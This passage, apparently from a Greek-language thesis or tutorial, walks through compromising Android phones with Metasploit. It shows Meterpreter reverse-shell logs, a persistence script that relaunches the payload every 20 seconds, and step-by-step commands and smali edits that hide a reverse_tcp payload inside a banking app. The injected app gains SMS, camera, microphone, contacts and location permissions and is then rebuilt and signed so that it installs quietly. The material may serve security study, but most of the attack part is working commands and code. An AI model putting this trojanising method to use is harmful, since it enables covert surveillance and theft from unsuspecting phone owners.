Μετά από μερικά δευτερόλεπτα είναι προαιρετική η πληκτρολόγηση του **ctrl+c**, όπως φαίνεται στην **Εικόνα 4.2.5**. Αυτό κανονικά θα διέκοπτε την σύνδεση τους με το θύμα, όμως αν όλα έχουν δουλέψει σωστά, δεν θα συμβεί. Αντιθέτως, κάθε 20 δευτερόλεπτα, στην οθόνη των χρηστών θα φαίνεται ότι θα δημιουργείται μία νέα συνεδρία, μέχρι να γίνει επανεκκίνηση στην εκάστοτε συσκευή. Στην περίπτωση όμως, που η συσκευή είναι Rooted η εφαρμογή θα δουλεύει αδιάκοπα.

```
[*] Sending stage (70525 bytes) to 192.168.1.32
[*] Meterpreter session 2 opened (192.168.1.4:4444 -> 192.168.1.32:56212) at 2019-05-23 17:24:4
8 +0300
[*] Sending stage (70525 bytes) to 192.168.1.32
[*] Meterpreter session 3 opened (192.168.1.4:4444 -> 192.168.1.32:58786) at 2019-05-23 17:24:4
9 +0300
[*] Sending stage (70525 bytes) to 192.168.1.32
[*] Meterpreter session 4 opened (192.168.1.4:4444 -> 192.168.1.32:36958) at 2019-05-23 17:24:5
0 +0300

meterpreter > cd /sdcard/
meterpreter > upload startagain.sh
[*] uploading  : startagain.sh -> startagain.sh
[*] Uploaded -1.00 B of 123.00 B (-0.81%): startagain.sh -> startagain.sh
[*] uploaded   : startagain.sh -> startagain.sh
meterpreter > shell
Process 1 created.
Channel 2 created.
cd /sdcard/
sh startagain.sh
Starting: Intent { act=android.intent.action.MAIN cmp=com.metasploit.stage/.MainActivity }
Starting: Intent { act=android.intent.action.MAIN cmp=com.metasploit.stage/.MainActivity }
Starting: Intent { act=android.intent.action.MAIN cmp=com.metasploit.stage/.MainActivity }
^C
Terminate channel 2? [y/N]  y
meterpreter >
```

Εικόνα 4.2.5: **Επανέναρξη συνεδρίας κάθε 20 δευτερόλεπτα.**

4.2.2 Ενσωμάτωση Payload σε εφαρμογή

Οι παραπάνω τρόποι που χρησιμοποιήθηκαν είναι εύκολο να γίνουν αντιληπτοί από τα υποψιασμένα θύματα. Έτσι υπάρχουν τρόποι, ώστε το payload να μην μπορεί να γίνει αντιληπτό,

ενσωματώνοντας το σε μία άλλη εφαρμογή. Μερικές εφαρμογές που χρησιμοποιήθηκαν για πειράματα είναι οι εξής:

- **Facebook Lite,**
- **Dongabank,**
- **ADW Launcher,**
- **και MX Player**.

Σε όποια εφαρμογή και αν επιλέξουν οι χρήστες να ενσωματώσουν το payload, απαιτείται μελέτη και κατανόηση του κώδικα της. Υπάρχουν δύο βασικοί τρόποι για την επίτευξη την ενσωμάτωσης και είναι οι εξής:

1. **ο πρώτος και σύντομος τρόπος, δίνοντας μία εντολή στο τερματικό**
2. **και ο δεύτερος και εκτεταμένος τρόπος, πειράζοντας τον κώδικα και τα αρχεία της εφαρμογής κατάλληλα, ώστε να γίνει η ενσωμάτωση Payload.**

Η εφαρμογή που θα χρησιμοποιηθεί στα παρακάτω παραδείγματα είναι η Dongabank[8] και έχει τεθεί ως προεπιλογή η αποθήκευση των αρχείων, να γίνεται στον φάκελο **app** που βρίσκεται στην Επιφάνεια Εργασίας (Desktop), χρησιμοποιώντας την εντολή.

root@kali:~# cd Desktop/app

4.2.2.1 Πρώτος - Σύντομος τρόπος

Ο Σύντομος τρόπος ενσωμάτωσης του Payload σε εφαρμογή επιτυγχάνεται πληκτρολογώντας την παρακάτω εντολή στο τερματικό του Kali Linux.

root@kali:~# msfvenom –x /root/Desktop/app/dongabank.apk -p android/meterpreter/reverse_tcp LHOST=192.168.1.29 LPORT=443 –o /root/Desktop/app/dongabankv2.apk

Οι διαφορές που έχει αυτή η εντολή, σε σύγκριση με αυτή που δόθηκε στη δημιουργία του payload είναι το "**-x**" και το που βρίσκεται η έτοιμη εφαρμογή. Το "**-x**" υποδηλώνει ότι καθορίζει ένα προσαρμοσμένο εκτελέσιμο αρχείο για να χρησιμοποιηθεί ως πρότυπο.

Εικόνα 4.2.2.1: **Ενσωμάτωση του payload σε εφαρμογή με σύντομο τρόπο.**[9]

Αφού δημιουργηθεί η εφαρμογή, θα πρέπει οι χρήστες να ακολουθήσουν τα βήματα που χρησιμοποίησαν κατά τη δημιουργία του payload. Τα βήματα, από την εκκίνηση του **Metasploit** με την εντολή **msfconsole** και μετά, είναι ίδια, όπως φαίνεται και στη σελίδα 33.

4.2.2.2 Δεύτερος - Εκτεταμένος τρόπος

Ο Εκτεταμένος τρόπος ενσωμάτωσης, έχει ως σκοπό την χειροκίνητη ενσωμάτωση των αρχείων του payload σε μία κανονική εφαρμογή. Αυτό που πρέπει να κάνουν οι χρήστες αρχικά, είναι να δημιουργήσουν ένα απλό payload σύμφωνα με τον παραπάνω τρόπο που χρησιμοποιήθηκε στη σελίδα 32 και να επιλέξουν την εφαρμογή στην οποία θέλουν να το ενσωματώσουν. Τώρα, θα χρειαστεί να κάνουν decompile και τις δύο εφαρμογές.

root@kali:~/Desktop/app# apktool d dongabank.apk

root@kali:~/Desktop/app# apktool d payload.apk

```
root@kali:~# cd Desktop/app
root@kali:~/Desktop/app# apktool d dongabank.apk
I: Using Apktool 2.3.0-dirty on dongabank.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@kali:~/Desktop/app# apktool d  payload.apk
I: Using Apktool 2.3.0-dirty on payload.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@kali:~/Desktop/app#
```

Εικόνα 4.2.2.2: **Decompile των εφαρμογών Payload και Dongabank.**

Το apktool είναι ένα εργαλείο που χρησιμοποιείται κυρίως για το decompile ή αλλιώς decode, αλλά και για το compile ή αλλιώς built. Το **d** δηλώνει το decode.

Αν εμφανιστούν τα παραπάνω αποτελέσματα στην οθόνη των χρηστών, τότε και οι δύο εφαρμογές έχουν γίνει decompile.

Στη συνέχεια, πρέπει οι χρήστες να μπουν στα αρχεία της εφαρμογής του dongabank και

να ανοίξουν το αρχείο **AndroidManifest.xml**. Κάθε εφαρμογή, θα πρέπει να έχει ένα αρχείο AndroidManifest.xml, μόνο με αυτή την ονομασία στον ριζικό της φάκελο, που θα περιέχει όλες τις βασικές πληροφορίες που σχετίζονται με αυτήν. Θα πρέπει λοιπόν, να αναζητηθεί η MAIN της εφαρμογής, ψάχνοντας τι γράφει το package στο AndroidManifest.xml. Αυτό που αναγράφεται σε αυτήν την περίπτωση είναι **package=”dongabank.mobilebanking”**.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://
schemas.android.com/apk/res/android" package="dongabank.mobilebanking">
    <application android:icon="@drawable/logo" android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name=".SplashScreen">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
```

Εικόνα 4.2.2.3: **Εύρεση της τοποθεσίας της MAIN στο AndroidManifest.xml.**

Σε όλες τις εφαρμογές, τα αρχεία βρίσκονται στον φάκελο **smali**, οπότε θα πρέπει οι χρήστες να εισέλθουν στους φακέλους που αναγράφονται στο package, που στην περίπτωση αυτή είναι dongabank και στη συνέχεια mobilebanking, ώστε να βρουν το αρχείο της MAIN. Στην προκειμένη περίπτωση ονομάζεται **SplashScreen.smali** όμως, σε άλλες εφαρμογές μπορεί θα βρεθεί ως MainActivity.smali, ActivityApp.smali κ.α. Για να μπορέσει να βρεθεί η MAIN σε άλλη εφαρμογή,θα πρέπει οι χρήστες να ανατρέξουν στο AndroidManifest.xml. Πριν από την ονομασία της MAIN θα υπάρχει πάντα μια τελεία ή μια άλλη εφαρμογή που θα υποδηλώνει την MAIN, όπως φαίνεται στις **Εικόνες 4.2.2.4 και 4.2.2.5**:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://
schemas.android.com/apk/res/android" package="dongabank.mobilebanking">
    <application android:icon="@drawable/logo" android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name=".SplashScreen">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
```

Εικόνα 4.2.2.4: **Εύρεση της ονομασίας της MAIN στο AndroidManifest.xml.**

```
        <activity android:clearTaskOnLaunch="true" android:excludeFromRecents="true"
android:launchMode="singleTask" android:name="org.adw.launcher.LauncherActivity"
android:stateNotNeeded="true" android:taskAffinity="" android:theme="@style/ThemeLauncher.Light"
android:windowSoftInputMode="adjustPan">
```

Εικόνα 4.2.2.5: **Εύρεση της ονομασίας της MAIN από άλλη εφαρμογή.**

Στην περίπτωση πού υπήρχε το παράδειγμα αυτό και στην εφαρμογή του dongabank, ο χρήστης θα έβλεπε:


android:name=”dongabank.mobilebanking.SplashScreen”

Με τον ίδιο τρόπο θα πρέπει βρεθεί η MainActivity του Payload και να γίνουν οι παρακάτω αλλαγές.

Αρχικά, πρέπει οι χρήστες να μπουν στον φάκελο **smali->com->metasploit**. Εκεί υπάρχει ένας φάκελος με το όνομα stage που θα πρέπει να αντιγραφτεί στα αρχεία του dongabank και συγκεκριμένα μέσα στο φάκελο **smali->dongabank->mobilebanking**.

Έπειτα, να δηλωθούν στο AndroidManifest του dongabank τα αρχεία που μόλις αντιγράφτηκαν με τη βοήθεια του παρακάτω κώδικα, που φαίνεται και στην **Εικόνα 4.2.2.6** στο νούμερο 1:

```
<receiver android:label=”MainBroadcastReceiver” android:name=”dongabank.
mobilebanking.stage.MainBroadcastReceiver”>
    <intent-filter>
        <action android:name=”android.intent.action.BOOT_COMPLETED”/>
    </intent-filter>
</receiver>
    <service android:exported=”true” android:name=”dongabank.mobilebanking.
stage.MainService”/>
```



Εικόνα 4.2.2.6: **Δήλωση των αρχείων και των δικαιωμάτων του Payload στο Dongabank.**

Στην παραπάνω **Εικόνα 4.2.2.6**, στο νούμερο 2, οι χρήστες θα δουν τα δικαιώματα που θα ζητάει η εφαρμογή. Εξαρχής στην εφαρμογή Dongabank, στο αρχείο AndroidManifest περιέχονται μόνο τα 3 δικαιώματα **VIBRATE, INTERNET, RESTART_PACKAGES** και θα πρέπει τα υπόλοιπα, να τα κάνουν αντιγραφή από το AndroidManifest του Payload. Κάποια δικαιώματα που υπάρχουν στο Payload, μπορεί να βρίσκονται και στην dongabank εφαρμογή, οπότε θα πρέπει να αφαιρεθούν.


```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://
schemas.android.com/apk/res/android" package="com.metasploit.stage"
platformBuildVersionCode="10" platformBuildVersionName="2.3.3">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
```

Εικόνα 4.2.2.7: **Δικαιώματα του Payload.**

Αφού ολοκληρωθούν οι αλλαγές του AndroidManifest,θα πρέπει οι χρήστες να μπουν στα αρχεία που αντιγράφτηκαν στην εφαρμογή dongabank και να τροποποιήσουν τον κώδικα ώστε να μπορούν οι κλάσεις να «επικοινωνούν» μεταξύ τους.

Στο φάκελο stage υπάρχουν τα ακόλουθα αρχεία: **a.smali, b.smali, c.smali, d.smali, e.smali, f.smali, MainActivity.smali, MainBroadcastReceiver.smali, MainService.smali** και **Payload.smali**.

Θα πρέπει να ανοιχτεί το κάθε αρχείο ξεχωριστά και όπου βρίσκεται ο κώδικας **“Lcom/metasploit/stage”** να αντικαθιστάται με **“Ldongabank/mobilebanking/stage”**. Η αλλαγή αυτή γίνεται, επειδή τα αρχεία έχουν πλέον μεταφερθεί στους φακέλους του dongabank. Ότι υπάρχει μετά το stage θα πρέπει να παραμένει όπως είναι και να αλλάζουν μόνο οι φάκελοι, όπως φαίνεται και στην **Εικόνα 4.2.2.8**.



Εικόνα 4.2.2.8: **Αντικατάσταση του κώδικα στα αρχεία του φακέλου stage.**

Το αρχείο με ονομασία MainActivity.smali, θα πρέπει να αφαιρεθεί από τον φάκελο stage, διότι θα δημιουργείται πρόβλημα κατά την εκκίνηση της εφαρμογής και θα εμφανίζεται το μήνυμα **"Η εφαρμογή σταμάτησε να λειτουργεί"**. Αυτό οφείλεται στην ύπαρξη δύο MAIN που θα ξεκινούν την ίδια στιγμή.

Αφού ολοκληρωθούν οι αλλαγές των παραπάνω αρχείων, θα πρέπει οι χρήστες να μπουν στην MAIN της dongabank εφαρμογής και να προσθέσουν στον constructor την παρακάτω εντολή για την εκκίνηση των αρχείων του payload:

invoke-static {}, Ldongabank/mobilebanking/stage/MainService;->start()V

Στην παρακάτω **Εικόνα 4.2.2.9** φαίνεται το σημείο στο οποίο πρέπει να προστεθεί η εντολή.


```
.class public Ldongabank/mobilebanking/SplashScreen;
.super Landroid/app/Activity;
.source "SplashScreen.java"


# instance fields
.field protected _active:Z

.field protected _splashTime:I


# direct methods
.method public constructor <init>()V
    .locals 1

    .prologue
    .line 8
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    .line 9
    const/4 v0, 0x1

    iput-boolean v0, p0, Ldongabank/mobilebanking/SplashScreen;->_active:Z

    .line 10
    const/16 v0, 0x1388

    iput v0, p0, Ldongabank/mobilebanking/SplashScreen;->_splashTime:I

    .line 8
    invoke-static {}, Ldongabank/mobilebanking/stage/MainService;->start()V

    return-void
.end method
```

Εικόνα 4.2.2.9: **Εισαγωγή κώδικα στον constructor για την εκκίνηση των αρχείων του Payload.**

Τέλος, η εφαρμογή είναι έτοιμη για compile, άρα οι χρήστες θα πρέπει να πληκτρολογήσουν την εξής εντολή:

root@kali:~/Desktop/app# apktool b dongabank

Το **b** σε αυτή την εντολή δηλώνει το built.



Εικόνα 4.2.2.10: **Compile της εφαρμογής Dongabank με ενσωματωμένο το Payload.**

Μόλις γίνει η ολοκλήρωση του built, όπως φαίνεται στην**Εικόνα 4.2.2.10**, στον φάκελο του dongabank θα έχει δημιουργηθεί ένας καινούριος φάκελος, με ονομασία dist, που θα περιέχει την εφαρμογή που έγινε compile.

Τώρα θα πρέπει οι χρήστες να κάνουν sign την εφαρμογή τους, για να μπορέσουν να την εγκαταστήσουν σε μία συσκευή. Διαφορετικά θα εμφανίζεται το μήνυμα **"Σφάλμα Ανάλυσης Πακέτου"** και αυτό συμβαίνει γιατί από τον **Ιανουάριο του 2014**, όλες οι εφαρμογές που χρησιμοποιούν κώδικα Java, απαιτούν πιστοποιητικά υπογραφής κώδικα.

Για να γίνει signed η εφαρμογή, θα πρέπει να δημιουργηθεί ένα κλειδί ή αλλιώς Keystore, χρησιμοποιώντας το εργαλείο Keytool και γράφοντας τον παρακάτω κώδικα στο τερματικό.

root@kali:~# keytool –genkey –v –keystore Dongabank.keystore –alias Dongabank –keyalg RSA –keysize 2048 –validity 10000

Όλα τα παραπάνω υποδεικνύουν ότι:

- Το **–genkey** δηλώνει ότι δημιουργεί ένα κλειδί.
- Το **–v** είναι verbose output και αναφέρεται σε μια λειτουργία ή ρύθμιση που εμφανίζει ή λαμβάνει εκτεταμένες πληροφορίες.
- Το **–keystore** υποδεικνύει την ονομασία που θα έχει το κλειδί.
- Στο **–alias** μπαίνει το ψευδώνυμο της εφαρμογής, όπου θα προστεθεί το κλειδί.
- Το **–keyalg** δηλώνει το όνομα του αλγόριθμου που θα χρησιμοποιηθεί για το κλειδί.
- Το **–keysize** δηλώνει το μέγεθος του κλειδιού σε bit.
- Το **–validity** σημαίνει val Days και αναφέρεται στις ημέρες που θα είναι ενεργή η εφαρμογή.

Όταν δοθεί αυτή η εντολή στο τερματικό, θα ζητήσει από τους χρήστες να πληκτρολογήσουν κάποιες πληροφορίες.

1. **Έναν κωδικό δύο φορές**, ο οποίος θα πρέπει να αποτελείται από **6 τουλάχιστον χαρακτήρες**, αλλά δεν θα είναι εμφανής κατά την διάρκεια της πληκτρολόγησης.
2. **Το όνομα και το επίθετο των χρηστών**.
3. **Το όνομα της οργανωτικής μονάδας**, δηλαδή το όνομα του τμήματος της εταιρείας.
4. **Το όνομα του οργανισμού**, δηλαδή την εταιρία.
5. **Το όνομα της πόλης ή της περιοχής**.
6. **Το όνομα του κράτους ή της επαρχίας**.
7. **Και τον κωδικό της χώρας με δύο γράμματα**, στην οποία βρίσκεται αυτή η εταιρεία.

Σε όλες αυτές τις ερωτήσεις, μπορούν οι χρήστες να γράψουν Test και όχι τα προσωπικά τους στοιχεία. Με το πέρας της ολοκλήρωσης των ερωτήσεων, θα τους ζητηθεί να πληκτρολογήσουν το **"y"**, δηλαδή yes, όπως φαίνεται στην **Εικόνα 4.2.2.11**.


```
root@kali:~/Desktop/app# keytool -genkey -v -keystore dongabank.keystore -alias
dongabank -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  test
What is the name of your organizational unit?
  [Unknown]:  test
What is the name of your organization?
  [Unknown]:  test
What is the name of your City or Locality?
  [Unknown]:  test
What is the name of your State or Province?
  [Unknown]:  test
What is the two-letter country code for this unit?
  [Unknown]:  test
Is CN=test, OU=test, O=test, L=test, ST=test, C=test correct?
  [no]:  y

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) wi
th a validity of 10,000 days
        for: CN=test, OU=test, O=test, L=test, ST=test, C=test
[Storing dongabank.keystore]
root@kali:~/Desktop/app#
```

Εικόνα 4.2.2.11: **Δημιουργία κλειδιού με το εργαλείο Keytool.**

Όταν ολοκληρωθεί η δημιουργία του κλειδιού, θα πρέπει εν τέλει να γίνει signed η εφαρμογή με τη βοήθεια του εργαλείου JarSigner, χρησιμοποιώντας τον παρακάτω κώδικα στο τερματικό.

root@kali:~# jarsigner –verbose –keystore /root/Desktop/app/dongabank.keystore /root/Desktop/app/dongabank/dist/dongabank.apk dongabank

Μόλις δοθεί η εντολή, θα ζητηθεί ο κωδικός που δημιουργήθηκε από το Keytool.



Εικόνα 4.2.2.12: **Υπογραφή της εφαρμογής με το εργαλείο JarSigner.**[10]

Όλα τα παραπάνω υποδεικνύουν ότι:

- **Το –verbose** δείχνει λεπτομερής πληροφορίες κατά την υπογραφή-επαλήθευση και μπορούν να είναι όλες, ομαδοποιημένες ή συνοπτικές.
- **Το –keystore** υποδεικνύει που βρίσκετε το κλειδί.

- **Στο /root/Desktop/app/dongabank/dist/dongabank.apk** γίνεται ορισμός της εφαρμογής που έγινε compiled.
- **Το dongabank** είναι το alias name, δηλαδή το ψευδώνυμο.

4.2.3 Ενσωμάτωση Toast αρχείου σε εφαρμογή

Αν θέλουν οι χρήστες να προσθέσουν ένα μήνυμα στην εφαρμογή, ώστε όταν τα θύματα την ανοίγουν, να φαίνεται ότι το Payload υπάρχει ενσωματωμένο, θα πρέπει να μπουν στη MAIN της dongabank εφαρμογής και να βρουν από πού ξεκινάει, αναζητώντας τον παρακάτω κώδικα.

onCreate(Landroid/os/Bundle;)

```
# virtual methods
